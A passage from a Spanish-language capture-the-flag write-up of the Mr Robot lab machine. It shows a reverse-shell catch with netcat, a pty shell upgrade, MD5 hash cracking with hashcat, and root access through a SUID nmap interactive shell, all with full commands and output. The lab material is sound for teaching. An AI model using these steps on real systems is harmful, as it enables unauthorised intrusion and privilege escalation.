'+url+'/index.php/admin/galleries' print("OR") print("Visit: '+url+'/index.php/galleries' print("") exploit_gallery() #def exploit_post(): #def exploit_pages(): #def dashboard_avatar_image():
```

Y con esto, obtenemos una reverse Shell.

```
(root@kali)~[/home/kali/Documents/thm/Mr_robot_CTF]
# nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.13.30.240] from (UNKNOWN) [10.10.227.159] 59146
SOCKET: Shell has connected! PID: 2294
|
```

Verificamos que usuario somos y si es que tenemos Python instalado:

```
(root@kali)~[/home/kali/Documents/thm/Mr_robot_CTF]
# nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.13.30.240] from (UNKNOWN) [10.10.227.159] 59146
SOCKET: Shell has connected! PID: 2294
whoami
daemon
which python
/usr/bin/python
|
```

Ejecutamos unas bash aprovechándonos de python.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c "import pty;pty.spawn('/bin/bash')
daemon@linux:/$ |
```

Una vez dentro del sistema, procedemos a buscar la segunda flag utilizando el comando find.

```
find / -iname 'key-2-of-3.txt' 2>/dev/null
```



Descripción de argumentos utilizados en find

- ✓ `find`: Utilidad en unix/Linux para buscar archivos y directorios dentro de una ubicación específica.
- ✓ `/`: la barra diagonal representa el punto de inicio de la búsqueda, en este caso la búsqueda se ejecuta desde la raíz del sistema operativo.
- ✓ `-iname`: Esta es una opción del comando 'find' que especifica una búsqueda sin distinguir entre mayúsculas y minúsculas. Esto significa que la búsqueda del nombre de archivo no será sensible a mayúsculas o minúsculas. Por lo tanto, coincidirá con 'key-2-of-3.txt', 'KEY-2-OF-3.txt' y 'Key-2-Of-3.txt'.
- ✓ `2>/dev/null`: Esta parte del comando se utiliza para redirigir la salida de error estándar (representado por '2') al dispositivo nulo ('/dev/null'). Al hacer esto, cualquier mensaje de error o advertencia de permiso denegado que pueda generarse durante la búsqueda se oculta y el usuario no los verá en la terminal. Esto se hace para asegurarse de que la salida solo contenga las rutas de los archivos encontrados y no ningún mensaje de error.

procedemos a leer el contenido de nuestra segunda flag.

```
daemon@linux:/$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@linux:/$
```

Al intentar leer el contenido, verificamos que necesitamos permisos para poder leerlo. Verificamos los permisos actuales del archivo.

```
daemon@linux:/$ ls -la /home/robot/
ls -la /home/robot/
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/$
```

Se observa que el archivo puede ser leído solo por el propietario, que al parecer es el usuario robot, dado que este está dentro de su carpeta principal. sin embargo, notamos otro archivo sospechoso, verificaremos el contenido.

```
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/$
```

Utilizaremos hashcat para verificar cual es la contraseña del usuario robot.



Hashcat - Cracking MD5

Copiamos el contenido del md5 a un nuevo archivo en nuestro sistema operativo de atacante.

```
echo "c3fcd3d76192e4007dfb496cca67e13b" > credentials
```

utilizamos hashcat y el diccionario rockyou para obtener la contraseña realizando un ataque fuerza bruta.

```
hashcat -m 0 credentials /usr/share/wordlists/rockyou.txt
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.
```

```
Watchdog: Temperature abort trigger set to 90c
```

```
Host memory required for this attack: 1 MB
```

```
Dictionary cache built:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace..: 14344385  
* Runtime...: 1 sec
```

```
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 0 (MD5)  
Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b  
Time.Started.....: Sun Jul 23 22:08:10 2023 (0 secs)  
Time.Estimated...: Sun Jul 23 22:08:10 2023 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 770.9 kH/s (0.17ms) @ Accel:512 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 40960/14344385 (0.29%)  
Rejected.....: 0/40960 (0.00%)  
Restore.Point....: 38912/14344385 (0.27%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: treetree → loserface1  
Hardware.Mon.#1..: Util: 30%
```

```
Started: Sun Jul 23 22:07:45 2023  
Stopped: Sun Jul 23 22:08:11 2023
```



Descripción de comandos utilizados en hashcat

- ✓ **-m <número>**: Indicamos el número correspondiente al hash o cifrado que se quiera romper, en este caso 0 para md5.
- ✓ **credentials**: corresponde al archivo que contiene el md5.
- ✓ Finalmente, indicamos el path al diccionario que utilizaremos para realizar fuerza bruta, en este caso, el diccionario utilizado es “rockyou.txt”. (otra posible forma es utilizar el sitio web de crackstation).

obtenemos la password para el usuario robot, por lo que realizamos el cambio de usuario con el comando “su”.

```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$ |
```

Intentamos leer la segunda flag encontrada anteriormente.

```
robot@linux:/$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
[REDACTED]
robot@linux:/$ |
```



Escalación de privilegios utilizando nmap

buscamos algún binario que contenga permisos suid.

```
find / -perm -u=s -type f 2>/dev/null
```

```
robot@linux:/$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:/$ find / -perm -u-s -type f 2>/dev/null
find / -perm -u-s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
```

Como podemos darnos cuenta, contamos con el uso de nmap, por lo que, es posible utilizarlo en modo interactivo para ejecutar comandos.

```
nmap --interactive
```

ejecutamos una shell para buscar el key número 3 faltante y leer su contenido.

```
Robot@linux:/$ nmap --interactive
nmap --interactive

Starting Nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# find / -iname 'key-3-of-3.txt'
find / -iname 'key-3-of-3.txt'
/root/key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
#
```

Con esto, obtenemos el tercer flag.

